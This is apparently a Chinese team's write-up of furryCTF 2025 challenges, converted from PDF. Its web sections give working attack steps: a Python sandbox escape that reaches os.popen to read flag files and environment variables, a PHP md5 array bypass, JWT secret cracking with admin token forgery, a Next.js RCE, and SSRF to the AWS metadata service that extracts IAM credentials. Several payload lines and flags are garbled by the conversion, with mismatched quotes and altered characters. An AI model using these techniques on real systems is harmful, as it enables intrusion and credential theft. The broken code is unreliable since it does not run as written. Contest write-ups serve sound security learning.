


furryCTF 2025 Writeup

比赛时间：2026 年 1 月 30 日 12:00~2026 年 2 月 2 日 12:00



队伍名称	404NFD-碎冰冰
参赛队员	curi0us, web 小手子, chen
是否为安徽师范大学校内队伍	是
2026/2/4	

本队成功解出题目

【Misc】

1. 签到题

【Web】

1. ~admin~
2. ezmd5
3. PyEditor
4. 下一代有下一代的问题
5. CCPreview

【Reverse】

1. ezvm

【Blockchain】

1. 好像忘了啥

【Forensics】

1. 谁动了我的钱包

【PPC】

1. flagReader

【Osint】

1. 独游


【Misc】签到题

【解题思路】

进入环境，网页端 flag 没有显示多半用控制台

【解题步骤】

F12 打开，题目说了 flag 在投票后的页面，查看结果，查找元素




找到 furyCTF{Cro5s_The_Lock_0f_T1me}

【Reverse】 ezvm

【解题思路】 动态调试观察变量变化


【解题步骤】 拖入 PE 发现



放进 IDA，笔者从未写过 vm 题，硬着头皮做吧，观察大致操作，最后比较 v5

与输入值，测试 v5 的初始值发现不正确，应该是过程中加密了 v5，直接动态

调试，在 LABEL 15 入口设置断点，调试后检查 RBX，调整转到该地址



得到 POFO{317a614304}

【Forensics】谁动了我的钱包

【解题思路】笔者从没接触过这种题，只能凭感觉

【解题步骤】进入环境，

Address: 0x35710Be7...AB51452c8

Latest: 19 days ago | First: 19 days ago

FUNDED BY: 0x8A7065C4...Ba15aedb7 | 19 days ago

Transactions (7)

Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee
0x825eedf1047...	Transfer	10051147	19 days ago	0x35710Be7...AB51452c8	0x26A087A9...49fc25bd	0.5128837 ETH	0.00002943
0x559ad0cb9d...	Transfer	10051146	19 days ago	0x35710Be7...AB51452c8	0x3Cb1FA1...7Ca33b13E	0.54920645 ETH	0.00002617
0x6327905f048...	Transfer	10051145	19 days ago	0x35710Be7...AB51452c8	0x4864d2a0...854Cb8A22	0.54506012 ETH	0.00002915
0x0e6a602844...	Transfer	10051144	19 days ago	0x35710Be7...AB51452c8	0x7F7B7D7E...9f4BA8a16	0.54344004 ETH	0.00002733
0xd2458a04b4...	Transfer	10051143	19 days ago	0x35710Be7...AB51452c8	0x766Cb3CE...c1Cded64d	0.55795566 ETH	0.00002911
0x145bbe25a...	Transfer	10051136	19 days ago	0x6Cc9397c...77Ba5F455	0x35710Be7...AB51452c8	1.32290292 ETH	0.00006349
0xa3f5f35502c...	Transfer	10051045	19 days ago	0x8A7065C4...Ba15aedb7	0x35710Be7...AB51452c8	1.38578429 ETH	0.00002117

Download: CSV Export

A wallet address is a publicly available address that allows its owner to receive funds from another party. To access the funds in an address, you must have its private key. Learn more about addresses in our Knowledge Base.

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Etherscan © 2026 (Sepolia)

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分成了 5 个账户转出，不急，先一个一个看

Address: 0x766Cb3CE...c1Cded64d

ETH BALANCE: 0.002196955735357438 ETH

TRANSACTIONS SENT: Latest: 18 days ago | First: 19 days ago

N/A

FUNDED BY: 0x35710Be7...AB51452c8 | 19 days ago

Transactions (8)

Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee
0xda5d44d1f40...	Transfer	10054387	18 days ago	0x766Cb3CE...c1Cded64d	0x896efC87...907a1E2aB	0.000308618 ETH	0.00002695
0xab4bd605e...	Transfer	10054386	18 days ago	0x766Cb3CE...c1Cded64d	0x47d76a4c...19C471bBF	0.0013589 ETH	0.00002963
0xb416d730df...	Transfer	10051184	19 days ago	0x766Cb3CE...c1Cded64d	0x4764ef026...8da52a04	0.024251 ETH	0.00002803
0x677d220412...	Transfer	10051183	19 days ago	0x766Cb3CE...c1Cded64d	0x8f2CaeE3...4C46c2D93	0.02311866 ETH	0.00002492
0xab2f106bf87...	Transfer	10051182	19 days ago	0x766Cb3CE...c1Cded64d	0x3331F4BD...9D02f6932	0.0259864 ETH	0.00002615
0xc608150fd8d...	Transfer	10051181	19 days ago	0x766Cb3CE...c1Cded64d	0x47d76a4c...19C471bBF	0.30064917 ETH	0.00002846
0x62935e7197f...	Transfer	10051148	19 days ago	0x766Cb3CE...c1Cded64d	0x48d1654d...ScAad68c0	0.17711756 ETH	0.00002663
0xd2458a04b4...	Transfer	10051143	19 days ago	0x35710Be7...AB51452c8	0x766Cb3CE...c1Cded64d	0.55795566 ETH	0.00002911

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不断追踪数额最大的账户，

Address: 0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

Etherscan

Address 0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

Overview

ETH BALANCE
0.766261860885125344 ETH

More Info

TRANSACTIONS SENT
Latest: N/A First: N/A

FUNDED BY
0xc00Cc3CA...D14Ac32d0 | 19 days ago

Multichain Info

N/A

Transactions Token Transfers (ERC-20)

Latest 4 from a total of 4 transactions

Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee
0x26653a0860...	Transfer	10051619	19 days ago	0x39B72908...6B4e60621	0xFF7C350e...603b7DB72	0.19824268 ETH	0.00002648
0x2deedecb2c...	Transfer	10051617	19 days ago	0x3089ce58...6D8518d81	0xFF7C350e...603b7DB72	0.21311768 ETH	0.00002928
0xb50f8fa5629...	Transfer	10051573	19 days ago	0x9E0E665...57F67268	0xFF7C350e...603b7DB72	0.21075846 ETH	0.00002657
0x67bf23e8d44...	Transfer	10051543	19 days ago	0xc00Cc3CA...D14Ac32d0	0xFF7C350e...603b7DB72	0.14414303 ETH	0.00002934

[Download: CSV Export]

This wallet address is a publicly available address that allows its owner to receive funds from another party. To access the funds in an address, you must have its private key. Learn more about addresses in our Knowledge Base.

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发现黑客的账户，即

POFP{0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72}

【Web】 PyEditor

【解题思路】

Python 沙箱绕过，观察源码找漏洞

【解题步骤】

```
self.start_time = None

def validate_code(self):
    try:
        if len(self.code) > int(os.environ.get('MAX_CODE_SIZE', 1024)):
            return False, "代码过长"

        tree = ast.parse(self.code)

        banned_modules = ['os', 'sys', 'subprocess', 'shlex', 'pty', 'popen', 'shutil', 'platform', 'ctypes', 'cffi', 'io', 'importlib']

        banned_functions = ['eval', 'exec', 'compile', 'input', '__import__', 'open', 'file', 'execfile', 'reload']

        banned_methods = ['system', 'popen', 'spawn', 'execv', 'execl', 'execve', 'execlp', 'execvp', 'chdir', 'kill', 'remove', 'unlink', '']

        dangerous_attributes = ['__class__', '__base__', '__bases__', '__mro__', '__subclasses__', '__globals__', '__builtins__', '__getattr__']

        for node in ast.walk(tree):
            if isinstance(node, ast.Attribute):
                if node.attr in dangerous_attributes:
                    if isinstance(node.value, ast.Call) or isinstance(node.value, ast.Name):
                        return False, f"禁止访问危险属性: {node.attr}"
```

分析源码，可以发现有 waf 存在，禁用了一些模块 函数 方法 属性

```
elif isinstance(node, ast.Attribute):
    if node.attr in dangerous_attributes:
        if isinstance(node.value, ast.Call) or isinstance(node.value, ast.Name):
            return False, f"禁止访问危险属性: {node.attr}"
```

根据这部分可以发现：

只有当属性访问的对象是直接的函数调用或变量名时才会被拦截

使用 getattr 函数配合字符串拼接可以完全绕过

首先通过空字符串对象获取 object 基类，然后获取所有子类列表：

```
g = getattr
```

```
s = ''
```

```
base = g(g(s, '__cla'+ss_), '__ba'+ses_)[0]
```

```
subs = g(base, '__subcla'+sses_')()
```

```
for i, cls in enumerate(subs):
```

```
    name = str(cls)
```

```
    if 'wrap' in name:
```

```
        print(i, cls)
```

遍历子类发现索引 166 是 os._wrap_close 类，这个类的__init__.__globals__中包含 os 模块的所有函数

直接构造 payload

```
g = getattr
```

```
s = ''
```

```
c = g(g(s, '__cla'+ss_), '__ba'+ses_')[0]
```

```
subs = g(c, '__subcla'+sses_')()
```

```
wrap = subs[166]
```

```
gl = g(g(wrap, '__init__'), '__glo'+bals_')
```

```
p = gl['pop']+en]('cat /flag* 2>/dev/null; env | grep -i flag')
```

```
print(g(p, 'rea')+d')()
```

```
> 进程已启动...
GZCTF_FLAG=furryCTF{D0_n0t_10r9E7_To_Rem0vE_De8UG_wHn_c982fd8ee698_re1Ea5e}
```

furryCTF{DO_n0t_1Or9E7_To_RemOvE_De8UG_wHen_c982fd8ee698_re1Ea5e}


【Web】ezmad5

【解题思路】md5 强比较

【解题步骤】

用 hackbar 发送 post 请求，利用空数组绕过即可

```
<?php
highlight_file(__FILE__);
error_reporting(0);
$flag_path = '/flag';
if (isset($_POST['user']) && isset($_POST['pass'])) {
    $user = $_POST['user'];
    $pass = $_POST['pass'];
    if ($user !== $pass && md5($user) === md5($pass)) {
        echo "Congratulations! Here is your flag: <br>";
        echo file_get_contents($flag_path);
    } else {
        echo "#wrong! Hacker!";
    }
} else {
    echo "Please provide 'user' and 'pass' via POST.";
}
?> 恭喜!你的旗帜如下:
POFP{18dcd04f-e1dc-4296-ba48-4d7a05c5f97d}
```



【Web】 admin

【解题思路】

jwt 令牌爆破，然后进行密钥伪造

【解题步骤】

访问目标站点发现是一个登录页面

使用测试账户登录获取 JWT token:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyljoidXNlcilsImIhdCI6MTc2OTc3MzU0NiwiZXhwIjoxNzY5Nzc3MTQ2fQ.SgrrhhSS91Bj5uQFj3nGKAfwKdgViV-w3sVksfnR8o
```

解码 JWT payload 部分得到：{"user": "user", "iat": 1769773546, "exp": 1769777146}
home 页面通过 validate.php 验证 token，普通用户返回消息提示需要管理员才能看到 flag

尝试 none 攻击失败，服务端做了校验

对 JWT 密钥进行爆破，得到秘钥为 mwkj

直接用秘钥伪造 admin

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyljoiYWRtaW4iLCJpYXQiOjE3Njk3NzM1NDYsImV4cCI6MTc2OTc3NzE0Nn0.kKkqbeEHys0xlvVNXOejk-uBkMrRzwvoZlQqtTfuP3U
```

成功获取 flag

flag: furyCTF{JWT_T0k9n_W1th_We6k_Pa5s}

【Web】下一代有下一代的问题

【解题思路】

Next 漏洞

【解题步骤】

检测出来有 next 漏洞，进行 rce 漏洞利用

The screenshot shows a two-panel interface. On the left, a 'Submit a Feedback' form is displayed. It includes fields for 'Full Name' (with placeholder 'Your Name') and 'Feedback Content' (with placeholder 'Your feedback message...'). A 'Submit' button is at the bottom. On the right, a terminal window titled 'RCE漏洞利用 (CVE-2025-55182)' shows the command 'cat flag.txt' being run, resulting in the output: '[*] 命令: cat flag.txt [*] 输出: furyCTF{Re4d_c1VE_M0re_t0_D1SC0V3r_NEXt_js_aB696e3f633b}'.

【Web】 CCPreview

【解题思路】

题干里给 curl 的请求，服务器端请求伪造

【解题步骤】

输入 URL 后会用 curl 去请求

直接输入 AWS 元数据服务地址测试 SSRF

`http://169.254.169.254/latest/meta-data/`

返回了三个目录：iam/、network/、public-hostname/

继续探索：

`http://169.254.169.254/latest/meta-data/iam/`

返回：security-credentials/

继续访问：

`http://169.254.169.254/latest/meta-data/iam/security-credentials/`

返回 admin-role

最后访问该角色的凭证：

`http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role`

返回了完整的 AWS 凭证信息，其中 SecretAccessKey 字段包含 flag：

```
{'Code': 'Success', 'Type': 'AWS-HMAC', 'AccessKeyId': 'AKIA_ADMIN_USER_CLOUD', 'SecretAccessKey': 'POFP{abc0b372-6d7b-443c-b73e-5d06bd790510}', 'Token': 'MwZNCNz... (Simulation Token)', 'Expiration': '2099-01-01T00:00:00Z'}
```

Flag: POFP{abc0b372-6d7b-443c-b73e-5d06bd790510}

【Osint】独游

【解题思路】

寻找图片的细节

【解题步骤】



观察图中的临时公交站点，发现其是香港的公交车号，右侧商铺也有繁体中文存在，首先定位为香港，左侧有袁记云饺，寻找香港其所有的商铺，在下面找到了类似原图，再精确定位

114°10'02"E 22°19'07"N

【Blockchain】好像忘了啥

【解题思路】

利用 Solidity 合约

【解题步骤】

采用 git bash 终端的 Foundry

首先获取攻击者私钥并记录

连接到目标 RPC 节点

- RPC 端点: <http://furryctf.com:35258/rpc/>
 - 链 ID: 1337

cast wallet address

0x0b4234b567805294bc956171319e30e1f0fb1262e5c6635aea532146eab4122

终端会返回一个地址，即为「攻击者地址」

输入如下命令：

```
export ETHERUM_RPC_URL=http://furryctf.com:35258/rpc/
```

export

PRIVATE_KEY=0x0b4234b567805294bc956171319e30e1f0fd1262e5c6635aea5
32146eab4122

输入 echo \$ETH_RPC_URL, 终端返回 http://furryctf.com:35258/rpc/, RPC 配置成功；输入 echo \$PRIVATE_KEY, 返回私钥，私钥配置成功。

终端输入命令：cast rpc eth_accounts

cast balance <账户地址>

有合约源码和合约信息，发现 `getStatus()` 函数的赋值错误

输入: cast send <目标合约地址> "getStatus()" --from \$PRIVATE_KEY

调用 withdrawAll(), 提取所有余额并获取 Flag

```
cast send <目标合约地址> "withdrawAll()" --from $PRIVATE KEY
```

之后查询日志，查询 FlagRevealed 事件，获取真实 Flag。